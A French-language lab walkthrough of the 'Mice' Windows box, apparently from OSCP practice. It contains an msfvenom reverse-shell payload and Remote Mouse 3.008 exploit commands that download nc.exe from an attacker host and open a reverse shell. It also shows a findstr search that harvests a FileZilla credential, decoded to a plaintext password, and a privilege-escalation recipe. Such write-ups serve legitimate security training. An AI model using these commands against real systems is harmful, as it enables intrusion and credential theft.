Windows - Mice

dimanche 25 mai 2025 23:24

sudo nmap -sV -sC -p- 192.168.128.199 --open
[sudo] password for alice:
Starting Nmap 7.95 (https://nmap.org) at 2025-06-15 18:39 CEST
Nmap scan report for 192.168.128.199
Host is up (0.015s latency).
Not shown: 65530 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT STATE SERVICE VERSION
1978/tcp open remotemouse Emote Remote Mouse
1979/tcp open unisql-java?
1980/tcp open pearldoc-xact?
3389/tcp open ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2025-06-15T16:44:47+00:00; +1s from scanner time.
| ssl-cert: Subject: commonName=Remote-PC
| Not valid before: 2025-03-26T06:46:32
|_Not valid after: 2025-09-25T06:46:32
| rdp-ntlm-info:
| Target_Name: REMOTE-PC
| NetBIOS_Domain_Name: REMOTE-PC
| NetBIOS_Computer_Name: REMOTE-PC
| DNS_Domain_Name: Remote-PC
| DNS_Computer_Name: Remote-PC
| Product_Version: 10.0.19041
|_ System_Time: 2025-06-15T16:44:19+00:00
7680/tcp open pando-pub?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 307.45 seconds


```
┌──(alice㉿kali)-[~/…/oscp/PG_play/Windows/Mice]
└─$ msfvenom -p windows/x64/shell/reverse_tcp lhost=192.1
68.45.172 lport=4444 -f psh > shell.ps1
[-] No platform was selected, choosing Msf::Module::Platf
orm::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payloa
d
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of psh file: 3247 bytes

┌──(alice㉿kali)-[~/…/oscp/PG_play/Windows/Mice]
└─$ ls
RemoteMouse-3.008-Exploit.py  shell.ps1

┌──(alice㉿kali)-[~/…/oscp/PG_play/Windows/Mice]
└─$
```

```
┌──(alice㉿kali)-[~/…/oscp/PG_play/Windows/Mice]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
^C
Keyboard interrupt received, exiting.

┌──(alice㉿kali)-[~/…/oscp/PG_play/Windows/Mice]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.128.199 - - [15/Jun/2025 19:37:13] "GET /shell.ps1 HTTP/1.1" 200 -
```

```
┌──(alice㉿kali)-[~/…/oscp/PG_play/Windows/Mice]
└─$ python3 RemoteMouse-3.008-Exploit.py -t 192.168.128.199 --cmd "powershell -c \"iwr -uri http://192.168.45.172:80/n
c.exe -Outfile C:\windows\temp\nc.exe"


┌──(alice㉿kali)-[~/…/oscp/PG_play/Windows/Mice]
└─$ python3 RemoteMouse-3.008-Exploit.py -t 192.168.128.199 -c "C:\windows\temp\nc.exe 192.168.45.172 4444 -e cmd"


┌──(alice㉿kali)-[~/…/oscp/PG_play/Windows/Mice]
└─$ python3 RemoteMouse-3.008-Exploit.py -t 192.168.128.199 -c "C:\windows\temp\nc.exe 192.168.45.172 80 -e cmd"
```

On a enfin le shell

```
┌──(alice㉿kali)-[~/…/oscp/PG_play/Windows/Mice]
└─$ nc -lvnp 80
listening on [any] 80 ...
connect to [192.168.45.172] from (UNKNOWN) [192.168.128.199] 53337
Microsoft Windows [Version 10.0.19042.1348]
(c) Microsoft Corporation. All rights reserved.

C:\Users\divine>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\divine>
```

Je n'arrive pas uploader winpeas donc je suis obligé de faire une énumération manuelle :


```
PS C:\users> findstr /SIM /c:"pass" *.ini *.txt *.cfg *.xml *.config
findstr /SIM /c:"pass" *.ini *.txt *.cfg *.xml *.config
All Users\Microsoft\IdentityCRL\INT\wlidsvcconfig.xml
All Users\Microsoft\IdentityCRL\production\wlidsvcconfig.xml
All Users\Microsoft\UEV\InboxTemplates\MicrosoftOffice2010Win32.xml
All Users\Microsoft\UEV\InboxTemplates\MicrosoftOffice2010Win64.xml
All Users\Microsoft\UEV\InboxTemplates\MicrosoftOffice2013Win32.xml
All Users\Microsoft\UEV\InboxTemplates\MicrosoftOffice2013Win64.xml
All Users\Microsoft\UEV\InboxTemplates\MicrosoftOffice2016Win32.xml
All Users\Microsoft\UEV\InboxTemplates\MicrosoftOffice2016Win64.xml
All Users\Microsoft\Windows\ClipSVC\Archive\Apps\8e383e90-b2f9-7bf2-1d5b-4e47dcb2014e.xml
divine\AppData\Local\Packages\Microsoft.Windows.Search_cw5n1h2txyewy\AC\AppCache\W0P1GHDG\5\C
op_12[1].txt
```

findstr /SIM /c:"pass" *.ini *.txt *.cfg *.xml *.config

```
divine\AppData\Roaming\FileZilla\filezilla.xml
divine\AppData\Roaming\FileZilla\recentservers.xml
```


```
PS C:\users> cat divine\AppData\Roaming\FileZilla\recentservers.xml
cat divine\AppData\Roaming\FileZilla\recentservers.xml
<?xml version="1.0" encoding="UTF-8"?>
<FileZilla3 version="3.54.1" platform="windows">
        <RecentServers>
                <Server>
                        <Host>ftp.pg</Host>
                        <Port>21</Port>
                        <Protocol>0</Protocol>
                        <Type>0</Type>
                        <User>divine</User>
                        <Pass encoding="base64">Q29udHJvbEZyZWFrMTE=</Pass>
                        <Logontype>1</Logontype>
                        <PasvMode>MODE_DEFAULT</PasvMode>
                        <EncodingType>Auto</EncodingType>
                        <BypassProxy>0</BypassProxy>
                </Server>
        </RecentServers>
</FileZilla3>
PS C:\users>
```


<User>divine</User>
<Pass encoding="base64">Q29udHJvbEZyZWFrMTE=</Pass>



divine controlfreak11

On a un user et un mdp donc on peut tester le port rdp :





Remote Mouse GUI 3.008 - Local Privilege Escalation

EDB-ID:	CVE:	Author:	Type:
50047	2021-35448	SALMAN ASAD	LOCAL

EDB Verified: ✓

Exploit: / {}


Platform:	Date:
WINDOWS	2021-06-21


Vulnerable App:


```
# Exploit Title: Remote Mouse GUI 3.008 - Local Privilege Escalation
# Exploit Author: Salman Asad (@deathflash1411) a.k.a LeoBreaker
# Date: 17.06.2021
# Version: Remote Mouse 3.008
# Tested on: Windows 10 Pro Version 21H1
# Reference: https://deathflash1411.github.io/blog/cve-2021-35448
# CVE: CVE-2021-35448

Steps to reproduce:

1. Open Remote Mouse from the system tray
2. Go to "Settings"
3. Click "Change..." in "Image Transfer Folder" section
4. "Save As" prompt will appear
5. Enter "C:\Windows\System32\cmd.exe" in the address bar
6. A new command prompt is spawned with Administrator privileges
```

C:\Windows\System32\cmd.exe


La navbar ne fonctionne pas de mon coté donc refaire plus tard je pense







On appuie sur entré et on a un terminal qui s'ouvre :



c15686b1c58ce2098092610cf591df87